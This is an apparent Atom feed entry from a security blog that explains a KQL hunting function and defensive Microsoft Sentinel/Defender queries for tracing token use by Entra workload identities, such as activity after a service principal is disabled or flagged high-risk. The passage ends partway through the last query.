<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://www.cloud-architekt.net/feed.xml" rel="self" type="application/atom+xml" /><link href="https://www.cloud-architekt.net/" rel="alternate" type="text/html" /><updated>2026-03-04T18:24:36+01:00</updated><id>https://www.cloud-architekt.net/feed.xml</id><title type="html">Thomas Naunheim</title><subtitle>Blog about Identity &amp; Access + Security in Microsoft Azure</subtitle><author><name>Thomas Naunheim</name><email>thomas@naunheim.net</email></author><entry><title type="html">Analyzing Workload Identity Activity Through Token-Based Hunting</title><link href="https://www.cloud-architekt.net/token-hunting-workload-identity-activity/" rel="alternate" type="text/html" title="Analyzing Workload Identity Activity Through Token-Based Hunting" /><published>2026-01-30T00:00:00+01:00</published><updated>2026-01-30T00:00:00+01:00</updated><id>https://www.cloud-architekt.net/token-hunting-workload-identity-activity</id><content type="html" xml:base="https://www.cloud-architekt.net/token-hunting-workload-identity-activity/"><![CDATA[<p><em>Last year, I published many queries around token hunting as part of my speaker engagements at YellowHat and the Hybrid Identity Protection (HIP) Conference. In one of my sessions, the question came up: would it also be possible to use the queries for non-human identities in Microsoft Entra? Therefore, I’ve released an adjusted version of my <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Hunting%20Queries/EID-TokenHunting/MicrosoftCloudActivity.func">MicrosoftCloudActivity</a> KQL function which should support application and workload identity activity. This query is available here:
<a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Hunting%20Queries/EID-TokenHunting/MicrosoftCloudWorkloadActivity.func">MicrosoftCloudWorkloadActivity</a>. More details and potential use cases and queries are described in this article.</em></p>
<h2 id="why-we-need-to-hunt-for-workload-identity-activity">Why we need to hunt for Workload Identity activity</h2>
<p>Workload identities have become high-value targets for attackers, often posing a greater risk than user accounts. They typically operate with permanent privileges and are frequently deployed with weak security configurations or insufficient monitoring (including missing detection for anomalous behavior).</p>

<p>Crucially, many advanced defense mechanisms available for users — such as Token Protection (Token Binding) or compliant network enforcement via Global Secure Access — are not currently available for non-human identities. This gap makes them particularly susceptible to token theft and replay attacks. With the overall rise in post-authentication compromises, hunting for the usage of stolen tokens by applications and workloads has become an essential defense strategy.</p>

<p>Therefore, I’ve started my study to explore ways for hunting activities of tokens by non-human identities and summarized them in the KQL function ‘MicrosoftCloudWorkloadActivity’.</p>

<h2 id="what-is-covered-by-microsoftcloudworkloadactivity">What is covered by “MicrosoftCloudWorkloadActivity”</h2>

<p>In the first step, I’m using the <a href="https://raw.githubusercontent.com/merill/microsoft-info/main/_info/MicrosoftApps.json">First-Party Apps Reference from the GitHub Project</a> of Merill Fernando to identify sign-ins from Microsoft Service Principals.</p>

<p>The query uses the table <code class="language-plaintext highlighter-rouge">CloudAppEvents</code> to get a unified schema for Azure but also Microsoft 365 activities. I’ve used various patterns to extract the Session ID and Unique Token Identifier from the Raw Event Log.</p>

<p>In addition, the <code class="language-plaintext highlighter-rouge">GraphAPIAuditEvents</code> table will be used to get insights about Graph API calls by the non-human identities. A <a href="https://cloudbrothers.info/en/detect-threats-microsoft-graph-logs-part-1/">KQL logic</a> from my MVP fellow Fabian Bader is included to parse the Request URI and obtain details about the Target Object ID or ObjectType from the call.</p>

<p>All user and non-human identity sign-in logs (except <code class="language-plaintext highlighter-rouge">MicrosoftServicePrincipalSignInLogs</code>) will be used to map the activity to the used token of the application and workload activity. This also allows me to get activity with delegated permission by an application identity. I’ve decided to exclude the <code class="language-plaintext highlighter-rouge">MicrosoftServicePrincipalSignInLogs</code> from the query because of the limited availability in most organizations and additional execution time. The First-Party App Reference list will be used to flag sign-ins by Microsoft Apps. Details about a CAE-capable token as well as details about the used credentials will also be extracted from the sign-in logs. The lookback for sign-in logs adds 28 hours to the originally defined lookback window to cover <a href="https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation#token-lifetime">CAE-capable tokens</a>.</p>

<h2 id="what-are-the-parameters-of-the-kql-function">What are the parameters of the KQL function?</h2>

<p>You can get the latest version of the KQL function from my <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Hunting%20Queries/EID-TokenHunting/MicrosoftCloudWorkloadActivity.func">GitHub repository</a>.
If you want to try the query, just copy and paste the query to the Advanced Hunting in Microsoft Defender portal. Make sure that Unified XDR is enabled and the previously described tables are ingested to Microsoft Sentinel.</p>

<p><strong><code class="language-plaintext highlighter-rouge">AppId</code></strong> (string) - Filters activities by the Client ID of the Service Principal. Leave empty to retrieve all applications.</p>

<p><strong><code class="language-plaintext highlighter-rouge">Lookback</code></strong> (timespan, default: 1h) - Time window for collecting activity events.</p>

<p><strong><code class="language-plaintext highlighter-rouge">SessionId</code></strong> (string) - Filters activities by session identifier to track activities within a specific authentication session. Leave empty to retrieve all sessions.</p>

<p><strong><code class="language-plaintext highlighter-rouge">UniqueTokenId</code></strong> (string) - Filters activities by unique token identifier (UTI claim) to correlate all operations performed with a specific access token. Leave empty to retrieve all tokens.</p>

<p><strong><code class="language-plaintext highlighter-rouge">Workload</code></strong> (dynamic) - Filters by Microsoft cloud workload (e.g., “Azure”, “Exchange”, “SharePoint”, “Microsoft Graph API”). Leave empty to retrieve activities from all workloads.</p>

<h3 id="considerations-for-filtering">Considerations for filtering</h3>

<p>The query is designed to look for a close time range or specific usage by a token.
Because of the large number of events that will be queried from the sign-in and activity logs, it can easily exceed the maximum time and resources for a hunting query.</p>

<p>Use filters to get results faster and avoid timeouts, for example:</p>

<ul>
  <li>Always specify <code class="language-plaintext highlighter-rouge">AppId</code> when investigating specific non-human identities.</li>
  <li>Use the shortest possible <code class="language-plaintext highlighter-rouge">lookback</code> period. Start with 1h-6h for investigations for the specific identity or token rather than full days</li>
  <li>Add <code class="language-plaintext highlighter-rouge">UniqueTokenId</code> when correlating activities from a known sign-in event (e.g., from incident investigation)</li>
  <li>Specify <code class="language-plaintext highlighter-rouge">Workload</code> (“Azure”, “Exchange”, “SharePoint”) when you know the scope to reduce M365Events processing</li>
</ul>

<h2 id="use-and-save-kql-function-for-regular-usage">Use and save KQL function for regular usage</h2>

<p>Advanced Hunting in the Microsoft Defender Portal allows you to easily save a query as a function.
Firstly, we need to remove the default values at the bottom from the existing KQL query (e.g. change <code class="language-plaintext highlighter-rouge">AppId=""</code> to <code class="language-plaintext highlighter-rouge">AppId</code>). Afterwards click on “Save” and “Save as function”.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-30-token-hunting-workload-identity-activity/TokenHuntingWorkloadId.png" alt="image.png" width="30%" /></p>

<p>Next, we have to choose a name for the function (in this case, <code class="language-plaintext highlighter-rouge">MicrosoftCloudWorkloadActivity</code>) and define default parameters as you can see in the screenshot:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-30-token-hunting-workload-identity-activity/TokenHuntingWorkloadId1.png" alt="image.png" width="30%" /></p>

<p>After a few moments, you should be able to use the KQL function from the Advanced Hunting query, like this, including IntelliSense to select the parameter for further filtering:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-30-token-hunting-workload-identity-activity/TokenHuntingWorkloadId2.png" alt="image.png" /></p>

<h2 id="what-are-other-use-cases">What are other use cases?</h2>

<p>Below you’ll find some use cases intended to inspire you on how to leverage <code class="language-plaintext highlighter-rouge">MicrosoftCloudWorkloadActivity</code>. Please note that these examples are very experimental and based on my initial tests—they are not yet production-ready and are provided without warranty.</p>

<h3 id="hunting-of-issued-and-used-tokens-by-appid">Hunting of issued and used tokens by AppId</h3>

<p>The results group activity by the application and workload identity grouped by <code class="language-plaintext highlighter-rouge">SessionId</code> and the used <code class="language-plaintext highlighter-rouge">ClientCredentialType</code> and if the token is CAE-capable.</p>

<p>Details include information about which Workload/API has been used, target object and if there has been Uncommon Behavior identified in the CloudAppEvents.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">MicrosoftCloudWorkloadActivity</span><span class="p">(</span><span class="n">AppId</span><span class="o">=</span><span class="s2">"&lt;YourAppId&gt;"</span><span class="p">,</span><span class="w"> </span><span class="n">Lookback</span><span class="o">=</span><span class="mi">4</span><span class="n">h</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">Target</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">bag_pack_columns</span><span class="p">(</span><span class="n">ObjectType</span><span class="p">,</span><span class="w"> </span><span class="nx">ObjectId</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">summarize</span><span class="w"> </span><span class="nx">StartTime</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">min</span><span class="p">(</span><span class="n">Timestamp</span><span class="p">),</span><span class="w"> </span><span class="n">EndTime</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">max</span><span class="p">(</span><span class="n">Timestamp</span><span class="p">),</span><span class="w"> </span><span class="n">NumberOfCalls</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">count</span><span class="p">(),</span><span class="w"> </span><span class="n">Targets</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">make_set</span><span class="p">(</span><span class="n">Target</span><span class="p">),</span><span class="w"> </span><span class="n">UncommonBehaviors</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">make_set</span><span class="p">(</span><span class="n">UncommonForUser</span><span class="p">),</span><span class="w"> </span><span class="n">IPAddresses</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">make_set_if</span><span class="p">(</span><span class="n">IPAddress</span><span class="p">,</span><span class="w"> </span><span class="nx">isnotempty</span><span class="p">(</span><span class="n">IPAddress</span><span class="p">)),</span><span class="w"> </span><span class="n">IPTags</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">make_set</span><span class="p">(</span><span class="n">IPTags</span><span class="p">)</span><span class="w">
    </span><span class="n">by</span><span class="w"> </span><span class="nx">AccessType</span><span class="p">,</span><span class="w"> </span><span class="nx">Workload</span><span class="p">,</span><span class="w"> </span><span class="nx">SessionId</span><span class="p">,</span><span class="w"> </span><span class="nx">ClientCredentialType</span><span class="p">,</span><span class="w"> </span><span class="nx">IsTokenCAE</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-30-token-hunting-workload-identity-activity/TokenHuntingWorkloadId3.png" alt="image.png" /></p>

<h3 id="ongoing-activity-from-tokens-issued-before-service-principal-disablement-containment-or-high-risk-detection">Ongoing activity from tokens issued before Service Principal disablement, containment, or high-risk detection</h3>
<p>This query identifies post-containment token activity after disabling a compromised service principal. It detects when the service principal’s <code class="language-plaintext highlighter-rouge">AccountEnabled</code> property was changed to false in audit logs, then hunts for any subsequent Microsoft Graph API calls made using previously-issued tokens from that identity. This is crucial for incident response because tokens can remain valid for up to one hour after account disablement—allowing threat actors to maintain persistence until token expiration. CAE-capable tokens will immediately fail with a <code class="language-plaintext highlighter-rouge">401</code> response code upon revocation, as we can see in the following example.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">let</span><span class="w"> </span><span class="nx">ImpactedAppId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"YourAppId"</span><span class="p">;</span><span class="w">
</span><span class="n">let</span><span class="w"> </span><span class="nx">SpDisableEvent</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">AuditLogs</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">TargetResources</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">parse_json</span><span class="p">(</span><span class="n">TargetResources</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">mv-expand</span><span class="w"> </span><span class="nx">TargetResource</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">TargetResources</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">mv-expand</span><span class="w"> </span><span class="nx">ModifiedProperty</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">TargetResource.modifiedProperties</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">ModifiedProperty.displayName</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s1">'AccountEnabled'</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">ModifiedProperty.newValue</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s1">'[false]'</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">AdditionalDetails</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">parse_json</span><span class="p">(</span><span class="n">AdditionalDetails</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">mv-expand</span><span class="w"> </span><span class="nx">Detail</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">AdditionalDetails</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">Detail.key</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s2">"AppId"</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">AppId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">tostring</span><span class="p">(</span><span class="n">Detail.value</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">AppId</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="p">(</span><span class="n">ImpactedAppId</span><span class="p">);</span><span class="w">
</span><span class="n">let</span><span class="w"> </span><span class="nx">SpDisableTimestamp</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">toscalar</span><span class="p">(</span><span class="n">SpDisableEvent</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">summarize</span><span class="w"> </span><span class="nx">min</span><span class="p">(</span><span class="n">TimeGenerated</span><span class="p">));</span><span class="w">
</span><span class="n">//</span><span class="w"> </span><span class="nx">Optional:</span><span class="w"> </span><span class="nx">Add</span><span class="w"> </span><span class="nx">a</span><span class="w"> </span><span class="nx">90-second</span><span class="w"> </span><span class="nx">buffer</span><span class="w"> </span><span class="nx">to</span><span class="w"> </span><span class="nx">ensure</span><span class="w"> </span><span class="nx">the</span><span class="w"> </span><span class="nx">disable</span><span class="w"> </span><span class="nx">event</span><span class="w"> </span><span class="nx">has</span><span class="w"> </span><span class="nx">taken</span><span class="w"> </span><span class="nx">effect</span><span class="w">
</span><span class="n">let</span><span class="w"> </span><span class="nx">SpDisableTimestampWithBuffer</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">datetime_add</span><span class="p">(</span><span class="s1">'second'</span><span class="p">,</span><span class="w"> </span><span class="o">+</span><span class="mi">90</span><span class="p">,</span><span class="w"> </span><span class="n">SpDisableTimestamp</span><span class="p">);</span><span class="w">
</span><span class="n">MicrosoftCloudWorkloadActivity</span><span class="p">(</span><span class="n">AppId</span><span class="o">=</span><span class="p">(</span><span class="n">ImpactedAppId</span><span class="p">),</span><span class="w"> </span><span class="n">Lookback</span><span class="o">=</span><span class="s2">"48h"</span><span class="p">,</span><span class="w"> </span><span class="n">Workload</span><span class="o">=</span><span class="s2">"Microsoft Graph API"</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">Timestamp</span><span class="w"> </span><span class="err">&gt;</span><span class="w"> </span><span class="nx">SpDisableTimestampWithBuffer</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">StatusCode</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">parse_json</span><span class="p">(</span><span class="n">RawEventData</span><span class="p">)[</span><span class="s2">"ResponseStatusCode"</span><span class="p">]</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">project-reorder</span><span class="w"> </span><span class="nx">Timestamp</span><span class="p">,</span><span class="w"> </span><span class="nx">IPAddress</span><span class="p">,</span><span class="w"> </span><span class="nx">IsTokenCAE</span><span class="p">,</span><span class="w"> </span><span class="nx">StatusCode</span><span class="p">,</span><span class="w"> </span><span class="nx">Workload</span><span class="p">,</span><span class="w"> </span><span class="nx">ActivityType</span><span class="p">,</span><span class="w"> </span><span class="nx">ActivityObjects</span><span class="p">,</span><span class="w"> </span><span class="nx">ObjectType</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-30-token-hunting-workload-identity-activity/TokenHuntingWorkloadId7.png" alt="image.png" /></p>



<p>A similar approach can be applied when Entra ID Protection for Workload ID flags a service principal as high risk. This risk detection triggers a <a href="https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation-workload#scope-of-support">revocation event for CAE-capable tokens</a> and—if configured—Conditional Access policies will block sign-in requests or token renewals. The following query collects all <code class="language-plaintext highlighter-rouge">UniqueTokenIdentifiers</code> issued <em>before</em> the high-risk event occurred and hunts for any continued activity using those specific tokens.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">let</span><span class="w"> </span><span class="nx">ImpactedAppId</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"YourAppId"</span><span class="p">;</span><span class="w">
</span><span class="n">let</span><span class="w"> </span><span class="nx">SpHighRiskEvent</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">AADServicePrincipalRiskEvents</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">AppId</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="p">(</span><span class="n">ImpactedAppId</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">RiskLevel</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="sh">@"high"
| project ActivityDateTime, RiskState, RiskEventType;
let SpHighRiskEventTimestamp = toscalar(SpHighRiskEvent | summarize min(ActivityDateTime));
// Optional: Add a 90-second buffer to ensure the high-risk event has taken effect
let SpHighRiskTimestampWithBuffer = datetime_add('second', +90, SpHighRiskEventTimestamp);
let IssuedTokens = union AADServicePrincipalSignInLogs, AADManagedIdentitySignInLogs
    | where CreatedDateTime &lt; SpHighRiskTimestampWithBuffer and CreatedDateTime &gt; datetime_add('hour', -28, SpHighRiskTimestampWithBuffer)
    | where AppId == (ImpactedAppId)
    | summarize by UniqueTokenIdentifier, TimeGenerated;
let IssuedTokensList = toscalar(IssuedTokens | summarize make_set(UniqueTokenIdentifier));
MicrosoftCloudWorkloadActivity(AppId=(ImpactedAppId), Lookback="24h", Workload="Microsoft Graph API")
| where Timestamp &gt; (SpHighRiskTimestampWithBuffer) and UniqueTokenId in (IssuedTokensList)
| extend StatusCode = parse_json(RawEventData)["ResponseStatusCode"]
| project-reorder Timestamp, IPAddress, IsTokenCAE, StatusCode, Workload, ActivityType, ActivityObjects, ObjectType
</span></code></pre></div></div>

<h3 id="list-of-sign-in-details-and-issued-tokens-by-unusual-credential-type-and-other-properties">List of sign-in details and issued tokens by unusual credential type and other properties</h3>

<p>This query identifies secret-based authentication sessions for a service principal. It groups activity by credential type, source IP address, user agent, and authentication library, providing a summary of each unique session, associated session IDs, token IDs, and Microsoft Defender’s report IDs. This helps detect if the same service principal is authenticating from multiple IP addresses, using different credentials, or exhibiting unusual agent and authentication library.</p>

<p>Comparing the UserAgent from activity logs with the SigninUserAgent from sign-in logs can also provide valuable insights. Unfortunately, these details are not available for every type of sign-in or activity event.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">MicrosoftCloudWorkloadActivity</span><span class="p">(</span><span class="n">AppId</span><span class="o">=</span><span class="s2">"YourAppId"</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">ClientCredentialType</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="s2">"clientSecret"</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">summarize</span><span class="w"> </span><span class="nx">StartTime</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">min</span><span class="p">(</span><span class="n">Timestamp</span><span class="p">),</span><span class="w"> </span><span class="n">EndTime</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">max</span><span class="p">(</span><span class="n">Timestamp</span><span class="p">),</span><span class="w"> </span><span class="n">SessionIds</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">make_set</span><span class="p">(</span><span class="n">SessionId</span><span class="p">),</span><span class="w"> </span><span class="n">UniqueTokenIds</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">make_set</span><span class="p">(</span><span class="n">UniqueTokenId</span><span class="p">),</span><span class="w"> </span><span class="n">ReportIds</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">make_set</span><span class="p">(</span><span class="n">ReportId</span><span class="p">)</span><span class="w">
    </span><span class="n">by</span><span class="w"> </span><span class="nx">AccountId</span><span class="p">,</span><span class="w"> </span><span class="nx">ClientCredentialType</span><span class="p">,</span><span class="w"> </span><span class="nx">IPAddress</span><span class="p">,</span><span class="w"> </span><span class="nx">SigninUserAgent</span><span class="p">,</span><span class="w"> </span><span class="nx">UserAgent</span><span class="p">,</span><span class="w"> </span><span class="nx">AuthenticationLibrary</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-30-token-hunting-workload-identity-activity/TokenHuntingWorkloadId4.png" alt="image.png" /></p>

<h3 id="hunting-of-unusual-activity-on-graph-api">Hunting of unusual activity on Graph API</h3>

<p>The following query detects anomalous Microsoft Graph API activity for a specific service principal by comparing current usage patterns against a 7-day baseline. It identifies ObjectTypes (like users, groups, applications) where the call volume has increased by 2x or more, or here the service principal is accessing resource types it hasn’t accessed before. Results show the current count, historical average, ratio increase, and whether the pattern is entirely new. This could help analysts quickly spot potential indicators of compromise, abuse or configuration changes.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">let</span><span class="w"> </span><span class="nx">AppIdFilter</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"YourAppId"</span><span class="p">;</span><span class="w">
</span><span class="n">let</span><span class="w"> </span><span class="nx">CurrentPeriod</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="mi">1</span><span class="n">d</span><span class="p">;</span><span class="w">              </span><span class="n">//</span><span class="w"> </span><span class="nx">Period</span><span class="w"> </span><span class="nx">to</span><span class="w"> </span><span class="nx">analyze</span><span class="w"> </span><span class="nx">for</span><span class="w"> </span><span class="nx">anomalies</span><span class="w">
</span><span class="n">let</span><span class="w"> </span><span class="nx">BaselinePeriod</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="mi">7</span><span class="n">d</span><span class="p">;</span><span class="w">             </span><span class="n">//</span><span class="w"> </span><span class="nx">Historical</span><span class="w"> </span><span class="nx">baseline</span><span class="w"> </span><span class="nx">period</span><span class="w">
</span><span class="n">let</span><span class="w"> </span><span class="nx">AnomalyThreshold</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="mf">2.0</span><span class="p">;</span><span class="w">          </span><span class="n">//</span><span class="w"> </span><span class="nx">Alert</span><span class="w"> </span><span class="nx">if</span><span class="w"> </span><span class="nx">current</span><span class="w"> </span><span class="nx">volume</span><span class="w"> </span><span class="nx">is</span><span class="w"> </span><span class="nx">2x</span><span class="w"> </span><span class="nx">baseline</span><span class="w"> </span><span class="nx">average</span><span class="w">
</span><span class="n">let</span><span class="w"> </span><span class="nx">MinBaselineCount</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="mi">10</span><span class="p">;</span><span class="w">           </span><span class="n">//</span><span class="w"> </span><span class="nx">Ignore</span><span class="w"> </span><span class="nx">patterns</span><span class="w"> </span><span class="nx">with</span><span class="w"> </span><span class="nx">low</span><span class="w"> </span><span class="nx">baseline</span><span class="w"> </span><span class="nx">activity</span><span class="w">
</span><span class="n">//</span><span class="w"> </span><span class="nx">Collect</span><span class="w"> </span><span class="nx">baseline</span><span class="w"> </span><span class="nx">activity</span><span class="w"> </span><span class="p">(</span><span class="mi">7</span><span class="w"> </span><span class="n">days</span><span class="w"> </span><span class="nx">ago</span><span class="p">,</span><span class="w"> </span><span class="nx">excluding</span><span class="w"> </span><span class="nx">current</span><span class="w"> </span><span class="nx">period</span><span class="p">)</span><span class="w">
